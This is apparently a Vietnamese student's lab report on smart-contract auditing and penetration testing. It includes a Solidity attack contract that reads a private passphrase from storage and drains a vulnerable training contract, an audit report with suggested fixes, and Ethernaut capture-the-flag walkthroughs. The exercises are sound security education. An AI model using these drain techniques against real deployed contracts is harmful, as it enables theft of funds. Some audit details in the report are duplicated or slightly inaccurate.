7. Mô tả logic của chương trình và thực hiện claim thành công 0.05 ether và withdraw.

Mã hợp đồng:

```

pragma solidity = 0.4.25;
contract Logic {
    address public owner;
    bytes32 private passphrase = "Lab_6-blockchain-l0gic-sh~~~";
    constructor() public payable {
        owner = msg.sender;
    }
    function withdraw() public {
        require(msg.sender == owner);
        msg.sender.call.value(address(this).balance)();
    }
    function claim(bytes32 _secret) public payable {
        require(msg.value == 0.05 ether && _secret == passphrase);
        owner = msg.sender;
    }
}

```

Mô Tả Logic Hợp Đồng:

- Mục Đích của Hợp Đồng:

Lưu trữ một chủ sở hữu (owner) ban đầu.

Cho phép chủ sở hữu rút toàn bộ số dư hợp đồng qua hàm withdraw.

Cho phép thay đổi chủ sở hữu nếu một người cung cấp giá trị Ether chính xác (0.05 ether) và cung cấp mật khẩu bí mật (passphrase) khớp.

- Thành phần chính của hợp đồng:

Biến:

owner (public):

- Lưu trữ địa chỉ của chủ sở hữu hiện tại.
- Có thể được thay đổi thông qua hàm claim.

passphrase (private):

- Một chuỗi bí mật (mật khẩu) được dùng để xác minh trước khi thay đổi chủ sở hữu.
- Không thể truy cập trực tiếp từ bên ngoài.

Số dư hợp đồng (address(this).balance):

- Số Ether hiện có trong hợp đồng.

Hàm:

Hàm withdraw (public):

- Mục đích:

Rút toàn bộ số dư Ether từ hợp đồng.

- Điều kiện:

Chỉ chủ sở hữu hiện tại (owner) mới có thể gọi hàm này.

- Hành động:

Toàn bộ số dư Ether của hợp đồng (address(this).balance) được chuyển đến địa chỉ của người gọi (msg.sender) bằng cách sử dụng:

```
msg.sender.call.value(address(this).balance)();
```

Hàm withdraw (public, payable):

- Mục đích:

Rút toàn bộ số dư Ether từ hợp đồng.

- Điều kiện:

Chỉ chủ sở hữu hiện tại (owner) mới có thể gọi hàm này.

- Hành động:

Toàn bộ số dư Ether của hợp đồng (address(this).balance) được chuyển đến địa chỉ của người gọi (msg.sender) bằng cách sử dụng:

```
msg.sender.call.value(address(this).balance)();
```

- Luồng hoạt động (logic) của hợp đồng:

- Khi triển khai hợp đồng:

Hợp đồng được triển khai với người tạo hợp đồng (msg.sender) được gán làm chủ sở hữu ban đầu (owner).

- Hàm withdraw:

Chỉ chủ sở hữu hợp pháp mới có thể gọi hàm này.

Nếu gọi thành công:

- Toàn bộ số dư của hợp đồng được chuyển đến địa chỉ của chủ sở hữu.
- **Hàm claim:**

Bất kỳ ai cũng có thể gọi hàm này, nhưng phải thỏa mãn các điều kiện:

- Gửi chính xác 0.05 ether đến hợp đồng (`msg.value == 0.05 ether`).
- Cung cấp mật khẩu đúng (`_secret == passphrase`).

Nếu điều kiện được thỏa mãn:

- Người gọi (`msg.sender`) trở thành chủ sở hữu mới của hợp đồng.

- Quyền và điều kiện:

- Ai có thể rút tiền (`withdraw`)?
 - Chỉ người giữ địa chỉ của chủ sở hữu (`owner`) hiện tại.
- Ai có thể thay đổi chủ sở hữu (`claim`)?
 - Bất kỳ ai có thể:
 - Gửi đúng số tiền yêu cầu.
 - Biết và cung cấp chính xác mật khẩu bí mật (`passphrase`).

Thực hiện claim 0.05 ether và withdraw


Lỗi hổng:

Do hợp đồng sử dụng biến private nhưng không mã hóa và dữ liệu được lưu trong blockchain là công khai nên ta có thể xem storage slot lưu giá trị của `passphrase`

Giá trị này được lưu ở slot thứ 1

Triển khai attack:

Deploy hợp đồng nạn nhân nạp 2ETH



Xem slot 1

Slot	Key	Value
1	0x00000000000000000000000000000000	0x4c61625f362d626c6f636b636861696e2d6c306769632d73687e7e00000000
2	0x00000000000000000000000000000000	0x00000000000000000000000000000005b38da6a701c568545dcfc03fc875f56beddc4

Giải mã có được passphrase

Enter the hexadecimal text to decode

Sample

4c61625f362d626c6f636b636861696e2d6c306769632d73687e7e7e000000
00

Size : **64** B, 64 Characters

Auto Hex to String File.. Load URL


The Converted string:

Lab_6-blockchain-l0gic-sh~~~0000

Code attack:

```
pragma solidity = 0.4.25;
interface Ibaitap7 {
    function withdraw() external;
    function claim(bytes32 _secret) external payable;
}
contract Logic {
    address public targetAddr;
    constructor(address _targetAddr) public payable {
        targetAddr = _targetAddr;
    }
    function attack() public payable {
        bytes32 _key = "Lab_6-blockchain-l0gic-sh~~~";
        Ibaitap7(targetAddr).claim.value(0.05 ether )(_key);
        Ibaitap7(targetAddr).withdraw();
    }
    function() public payable {}
}
```

Deploy và nạp 0.5 ETH



Tiến hành attack:

The screenshot shows two separate Ethereum contracts in the Truffle UI:

- Contract 1 (Top):** Logic at address 0x5E1...4EFF5 (Memory).
 - Balance: 0 ETH
 - Buttons: claim (red), withdraw (orange), owner (blue)
- Contract 2 (Bottom):** Logic at address 0xE28...4157A (Memory).
 - Balance: 2.5 ETH
 - Buttons: attack (red), targetAddr (blue)

Both contracts have a "Low level interactions" section with a "Transact" button.

Thành công lấy hết balance của hợp đồng nạn nhân

e) Report

Câu 8:

8. Kiểm định hợp đồng thông minh D0n4t3 phía trên và viết report để báo cáo các lỗ hổng liên quan theo template.

Hợp đồng:

```
pragma solidity = 0.4.25;

contract D0n4t3 {
    address public owner;
    uint256 public money;

    mapping(address => int256) public contributions;

    bool public withdrawn;

    constructor() public payable {
        contributions(0x617F2E2fD72FD9D5503197092aC168c91465E7f2) =
        int256(
            790000000000000000000000000000000000000000000000000000000000000
        );
        owner = 0x617F2E2fD72FD9D5503197092aC168c91465E7f2;
        money = msg.value;
        withdrawn = false;
    }

    function gift() public payable {
        require(contributions(msg.sender) == 0 && msg.value == 5 ether);
        contributions(msg.sender) = int256(msg.value) * 10;
        money += msg.value;
    }
}
```

```

function takeSomeMoney() public {
    require(msg.sender == owner && withdrawn == false);
    uint256 someMoney = money / 20;
    if (msg.sender.call.value(someMoney)()) {
        money -= someMoney;
    }
    withdrawn = true;
}

function contribute(int256 _factor) public {
    require(contributions(msg.sender) != 0 && _factor < 10);
    contributions(msg.sender) *= _factor;
}

function claimContract() public {
    require(contributions(msg.sender) > contributions(owner));
    owner = msg.sender;
}

```

Báo cáo Kiểm Định Hợp Đồng Thông Minh

Tên hợp đồng: D0n4t3

Ngày kiểm định: *Điền ngày kiểm định*

Người kiểm định: *Lê Văn A*

Phiên bản trình biên dịch: 0.4.25

Phạm vi kiểm định: Kiểm tra toàn bộ mã nguồn hợp đồng được cung cấp.

1. Tóm Tắt

Hợp đồng D0n4t3 cho phép người dùng quyên góp Ether, quản lý các khoản đóng góp của họ và có thể chiếm quyền sở hữu hợp đồng nếu đóng góp của họ vượt qua chủ sở hữu hiện tại. Trong quá trình kiểm tra, đã phát hiện nhiều lỗ hổng bảo mật nghiêm trọng và lỗi thiết kế, có thể dẫn đến việc mất tiền, chiếm quyền sở hữu trái phép, hoặc gây gián đoạn hoạt động của hợp đồng.

2. Phát Hiện và Lỗi Hổng

2.1. Lỗi hổng nghiêm trọng

2.1.1. Lỗi hổng tái nhập (Reentrancy) trong hàm takeSomeMoney

- **Vấn đề:**

- Hàm takeSomeMoney sử dụng `call.value()` để chuyển Ether mà không có cơ chế bảo vệ chống lại tấn công tái nhập.
- Kẻ tấn công có thể lợi dụng lỗ hổng này để gọi lại hàm `takeSomeMoney` liên tục, làm rút hết tiền trong hợp đồng.

- **Vị trí:**

```
if(msg.sender.call.value(someMoney) == someMoney){
    money -= someMoney;
}
```

- **Hậu quả:**

- Toàn bộ số dư trong hợp đồng có thể bị rút hết bởi kẻ tấn công.

- **Giải pháp:**

- Áp dụng mô hình **Kiểm tra-Trạng thái-Tương tác (Checks-Effects-Interactions)** để cập nhật trạng thái trước khi chuyển Ether:

```
uint256 someMoney = money / 20;
money -= someMoney;
msg.sender.transfer(someMoney);
```

`withdrawn = true;`

- Hoặc sử dụng **ReentrancyGuard** của OpenZeppelin để bảo vệ hợp đồng.

2.1.2. Chiếm quyền sở hữu thông qua hàm claimContract

- **Vấn đề:**

- Hàm claimContract cho phép bất kỳ người nào có giá trị contributions cao hơn chủ sở hữu hiện tại để chiếm quyền sở hữu hợp đồng.

- **Vị trí:**

```
require(contributions(msg.sender) > contributions(owner));
owner = msg.sender;
```

- **Hậu quả:**

- Quyền sở hữu hợp đồng có thể bị chiếm bởi kẻ xâm nhập qua việc tăng giá trị contributions một cách không hợp lệ.

- **Giải pháp:**

- Hạn chế quyền gọi hàm claimContract chỉ dành cho các địa chỉ được tin cậy hoặc áp dụng điều kiện nghiêm ngặt hơn cho việc thay đổi quyền sở hữu.

2.2. Lỗi hổng lớn

2.2.1. Tràn số (Overflow/Underflow)

- **Vấn đề:**

- Các phép toán trong hàm gift và contribute không kiểm tra giới hạn, dẫn đến khả năng tràn số hoặc số âm trong giá trị contributions.

- **Vị trí:**

```
contributions(msg.sender) = int256(msg.value) * 10; // Trong hàm gift
contributions(msg.sender) *= _factor; // Trong hàm contribute
```

- **Hậu quả:**

- Kẻ tấn công có thể lợi dụng tràn số để vượt qua các kiểm tra logic trong hàm claimContract.

- **Giải pháp:**

- Sử dụng thư viện **SafeMath** để đảm bảo các phép toán an toàn:

```
using SafeMath for uint256;
```

2.2.2. Thiếu xác minh giá trị đầu vào

- **Vấn đề:**

- Hàm contribute cho phép người dùng cung cấp giá trị `_factor` bất kỳ mà không kiểm soát chặt chẽ.

- **Vị trí:**

```
require(contributions(msg.sender) != 0 && _factor < 10);
```

```
contributions(msg.sender) *= _factor;
```

- **Hậu quả:**

- Người dùng có thể gọi hàm nhiều lần để tăng giá trị contributions vượt quá giới hạn mong muốn.

- **Giải pháp:**

- Xác minh chặt chẽ hơn giá trị `_factor` và hạn chế số lần gọi hàm contribute.

2.3. Lỗ hổng nhỏ

2.3.1. Thiếu hàm nhận Ether (Fallback)

- **Vấn đề:**
 - Hợp đồng không có hàm fallback, dẫn đến mất Ether nếu người dùng gửi tiền trực tiếp mà không thông qua hàm.
- **Hậu quả:**
 - Các giao dịch gửi Ether ngoài hàm được định nghĩa sẽ bị từ chối.
- **Giải pháp:**
 - Thêm hàm fallback để xử lý Ether gửi trực tiếp:

```
function () external payable {
    money += msg.value;
}
```

3. Khuyến nghị

1. Nâng cấp phiên bản trình biên dịch Solidity:

- Hợp đồng hiện tại sử dụng phiên bản cũ (0.4.25). Nên nâng cấp lên ^0.8.0 để tận dụng kiểm tra tràn số tự động và cải thiện bảo mật.

2. Tránh sử dụng call.value() để chuyển Ether:

- Thay vào đó, sử dụng transfer hoặc send để đảm bảo an toàn.

3. Giới hạn quyền truy cập:

- Thêm modifier như onlyOwner để hạn chế quyền truy cập các hàm quan trọng như takeSomeMoney.

4. Bảng đánh giá rủi ro

Lỗi hỏng	Mức độ nghiêm trọng	Khả năng xảy ra	Tác động
----------	---------------------	-----------------	----------

Reentrancy trong hàm takeSomeMoney	Rất nghiêm trọng	Cao	Mất toàn bộ số dư hợp đồng
Chiếm quyền sở hữu qua claimContract	Rất nghiêm trọng	Trung bình	Mất quyền sở hữu hợp đồng
Tràn số trong giá trị contributions	Nghiêm trọng	Trung bình	Logic hợp đồng bị phá vỡ
Thiếu hàm fallback	Nhẹ	Thấp	Mất Ether

5. Kết luận

Hợp đồng D0n4t3 tồn tại nhiều lỗ hổng nghiêm trọng, đặc biệt là lỗ hổng tái nhập trong hàm takeSomeMoney và khả năng chiếm quyền sở hữu qua hàm claimContract. Những vấn đề này cần được khắc phục ngay lập tức trước khi triển khai trên môi trường thực tế.

Người kiểm định:

Lê Văn A

4. Capture the flag

Câu 9

9. (Cộng điểm) Hack smart contract: <https://ethernaut.openzeppelin.com/> (30 challenges).


Từ level 0->10 sử dụng tài khoản:

0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c

[Sepolia Transactions Information | Etherscan](#)


Level 0: Hello Ethernaut

Giao diện khi vừa truy cập



Get new instance và xác nhận giao dịch để bắt đầu thử thách

Mở bảng điều khiển console:



Xem ABI của hợp đồng này bằng biến contract

```
> contract
< r {methods: {...}, abi: Array(11), address: '0x5Bac7c52cADA2993D070e50722A214e5ed21b55f', transactionHash: undefined, contract: R, ...}
  ▶ abi: (11) [{}]
    ▶ address: "0x5Bac7c52cADA2993D070e50722A214e5ed21b55f"
    ▶ authenticate: f ()
    ▶ authenticate: f ()
    ▶ call: f ()
    ▶ constructor: f ()
    ▶ contract: R {_requestManager: e, givenProvider: Proxy(f), providers: {}, setProvider: f, ...}
    ▶ estimateGas: f ()
    ▶ getClearred: f ()
    ▶ getPastEvents: f (n,a)
    ▶ info: f ()
    ▶ info1: f ()
    ▶ info2: f ()
    ▶ info42: f ()
    ▶ infoNum: f ()
    ▶ method7123949: f ()
    ▶ methods: {authenticate(string): f, getClearred(): f, info(): f, info1(): f, info2(string): f, ...}
    ▶ password: f ()
    ▶ send: f (e)
    ▶ sendTransaction: f ()
    ▶ theMethodName: f ()
    ▶ transactionHash: undefined
  ▶ [[Prototype]]: t
```

Xem tất cả các ABI bên trong

```
> abi: Array(11)
  ► 0: {type: 'constructor', inputs: Array(1), stateMutability: 'nonpayable', constant: undefined, payable: undefined}
  ► 1: {type: 'function', name: 'authenticate', inputs: Array(1), outputs: Array(0), stateMutability: 'nonpayable', ...}
  ► 2: {type: 'function', name: 'getCleared', inputs: Array(0), outputs: Array(1), stateMutability: 'view', ...}
  ► 3: {type: 'function', name: 'info', inputs: Array(0), outputs: Array(1), stateMutability: 'pure', ...}
  ► 4: {type: 'function', name: 'info1', inputs: Array(0), outputs: Array(1), stateMutability: 'pure', ...}
  ► 5: {type: 'function', name: 'info2', inputs: Array(1), outputs: Array(1), stateMutability: 'pure', ...}
  ► 6: {type: 'function', name: 'info42', inputs: Array(0), outputs: Array(1), stateMutability: 'pure', ...}
  ► 7: {type: 'function', name: 'infoNum', inputs: Array(0), outputs: Array(1), stateMutability: 'view', ...}
  ► 8: {type: 'function', name: 'method7123949', inputs: Array(0), outputs: Array(1), stateMutability: 'pure', ...}
  ► 9: {type: 'function', name: 'password', inputs: Array(0), outputs: Array(1), stateMutability: 'view', ...}
  ► 10: {type: 'function', name: 'theMethodName', inputs: Array(0), outputs: Array(1), stateMutability: 'view', ...}
  length: 11
  ► [[Prototype]]: Array(0)
address: "0x5Bac7c52cADA2993D070e50722A214e5ed21b55f"
```

Theo gợi ý thì sẽ xem hàm info đầu tiên bằng lệnh `contract.info()`

```
> contract.info()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
    [[PromiseState]]: "fulfilled"
    [[PromiseResult]]: "You will find what you need in info1()."
```

Xem tiết hàm info1 bằng lệnh `contract.info1()`

```
> contract.info1()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
    [[PromiseState]]: "fulfilled"
    [[PromiseResult]]: "Try info2(), but with \"hello\" as a parameter."
```

Chạy hàm info2, `contract.info2("hello")`

```
> contract.info2("hello")
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} i
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  [[PromiseResult]]: "The property infoNum holds the number of the next info method to call."
```

InfoNum()

```
> contract.infoNum()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} i
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  ► [[PromiseResult]]: i
```

Hàm trên ghi là number em chạy chỉ thấy kí tự i

Nên em chạy các hàm tiếp theo

Contract.method7123949()

```
> contract.method7123949()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} i
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  [[PromiseResult]]: "If you know the password, submit it to authenticate()."
```

Nếu tìm được pass thì submit vào hàm authenticate()

Contract.password()


```
> contract.password()
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  [[PromiseResult]]: "ethernaut0"
```

Tìm được chuỗi kí tự “ethernaut0” trong hàm password()

Thử nhập pass này vào hàm authenticate()

```
> contract.authenticate("ethernaut0")
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...}
  >
```

Kết quả hiện lên giao dịch



Xác nhận

Sau đó tiến hành submit instance và xác nhận giao dịch

Kết quả thành công:



Level 1: Fallback

Yêu cầu

Look carefully at the contract's code below.

You will beat this level if

1. you claim ownership of the contract
2. you reduce its balance to 0

Things that might help

- How to send ether when interacting with an ABI
- How to send ether outside of the ABI
- Converting to and from wei/ether units (see `help()` command)
- Fallback methods

Theo yêu cầu này điều kiện để hoàn thành là trở thành chủ sở hữu của hợp đồng và rút hết số dư của hợp đồng

Hợp đồng đã cho

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Fallback {
    mapping(address => uint256) public contributions;
    address public owner;

    constructor() {
        owner = msg.sender;
        contributions[msg.sender] = 1000 * (1 ether);
    }

    modifier onlyOwner() {
        require(msg.sender == owner, "caller is not the owner");
        _;
    }

    function contribute() public payable {
        require(msg.value < 0.001 ether);
        contributions[msg.sender] += msg.value;
        if (contributions[msg.sender] > contributions[owner]) {
            owner = msg.sender;
        }
    }

    function getContribution() public view returns (uint256) {
        return contributions[msg.sender];
    }

    function withdraw() public onlyOwner {
        payable(owner).transfer(address(this).balance);
    }

    receive() external payable {
        require(msg.value > 0 && contributions[msg.sender] > 0);
        owner = msg.sender;
    }
}
```

Dựa vào đây có 2 cách để trở thành chủ của hợp đồng

Cách 1: Theo hàm contribute()

Mỗi lần nạp không được vượt quá 0.001 ether và phải đóng góp lớn 1000 ether thì sẽ trở thành chủ sở hữu => tốn thời gian và tốn khoản không đủ số dư

Cách 2: dựa vào hàm receive()

Hàm này được thực thi khi số tiền được chuyển tới hợp đồng mà không có mất kì data nào (msg.data empty)

Nội dung của hàm receive() yêu cầu số tiền gửi đi phải lớn hơn 0 và đóng góp của msg.sender (player) phải lớn hơn 0 thì mới chuyển chủ sở hữu hợp đồng.

Xem qua thông tin chủ sở hữu hợp đồng và thông tin player

```
> contract.owner()
< ▾ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ▶ addListener: f (e,t,r)
  ▶ emit: f (e,t,r,n,i,o)
  ▶ listeners: f (e)
  ▶ off: f (e,t,r,n)
  ▶ on: f (e,t,r)
  ▶ once: f (e,t,r)
  ▶ removeAllListeners: f (e)
  ▶ removeListener: f (e,t,r,n)
  ▶ _events: i {}
  ▶ [[Prototype]]: Promise
    [[PromiseState]]: "fulfilled"
    [[PromiseResult]]: "0x3c34A342b2aF5e885FcaA3800dB5B205fEfa3ffb"

> player
< '0xB2fA990C7b131DCF89041B100Ffcc79bBfa04d9c'
```

Hiện tại địa chỉ chủ sở hữu và player là khác nhau


Khai thác như sau:

Đầu tiên sẽ chuyển tiền vào hợp đồng từ hàm contribute()

Gửi transaction từ hàm contribute

Lab 6: Smart Contract Auditing & Penetration Testing

```
> contract.contribute.sendTransaction({from: player, value: 1000})
< ▶ Promise {<pending>, _events: i, emit: f, on: f, ...} ⓘ
  ► addListener: f (e,t,r)
  ► emit: f (e,t,r,n,i,o)
  ► listeners: f (e)
  ► off: f (e,t,r,n)
  ► on: f (e,t,r)
  ► once: f (e,t,r)
  ► removeAllListeners: f (e)
  ► removeListener: f (e,t,r,n)
  ► _events: i {}
  ► [[Prototype]]: Promise
  [[PromiseState]]: "fulfilled"
  ► [[PromiseResult]]: Object
```



